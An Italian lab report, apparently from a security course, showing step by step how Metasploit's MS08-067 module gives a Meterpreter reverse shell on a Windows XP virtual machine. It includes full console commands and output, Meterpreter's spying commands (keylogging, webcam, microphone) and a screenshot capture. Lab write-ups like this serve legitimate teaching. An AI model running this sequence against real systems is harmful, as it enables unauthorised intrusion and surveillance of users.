S7L3

In questo report spieghiamo come ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
```

Avviamo il tool Metasploit utilizzando il comando **msfconsole**.

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Utilizziamo il comando **search** seguito dal codice della vulnerabilità per cercare gli exploit presenti nel database di metasploit e lo andiamo ad utilizzare con **use** seguito o dal codice o dal path dell'exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS ⇒ 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Impostiamo l'indirizzo ip della macchina target con **set RHOSTS**

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.200:1036) at 2024-05-21 12:16:24 +0200

meterpreter >
```

Dopo aver configurato correttamente il nostro attacco lo andiamo ad effettuare con il comando **exploit** e come possiamo notare, ha dato esito positivo e ci troviamo all'interno della macchina.


```
meterpreter > help
```

```
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
```

Per conoscere e sfruttare tutte le potenzialità del nostro attacco, andiamo ad utilizzare il **help** e notiamo subito i due comandi di cui abbiamo bisogno.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/NXtzzXWT.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Dopo aver effettuato uno screenshot della macchina target, andiamo a controllare la presenza di webcam.


Windows XP SP3 [In esecuzione] - Oracle VM VirtualBox
Cestino
Fare clic per iniziare.
start
Prompt dei comandi
IT
12.21
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
NXtzzXWT.jpeg - Image Viewer
File Edit View Go Help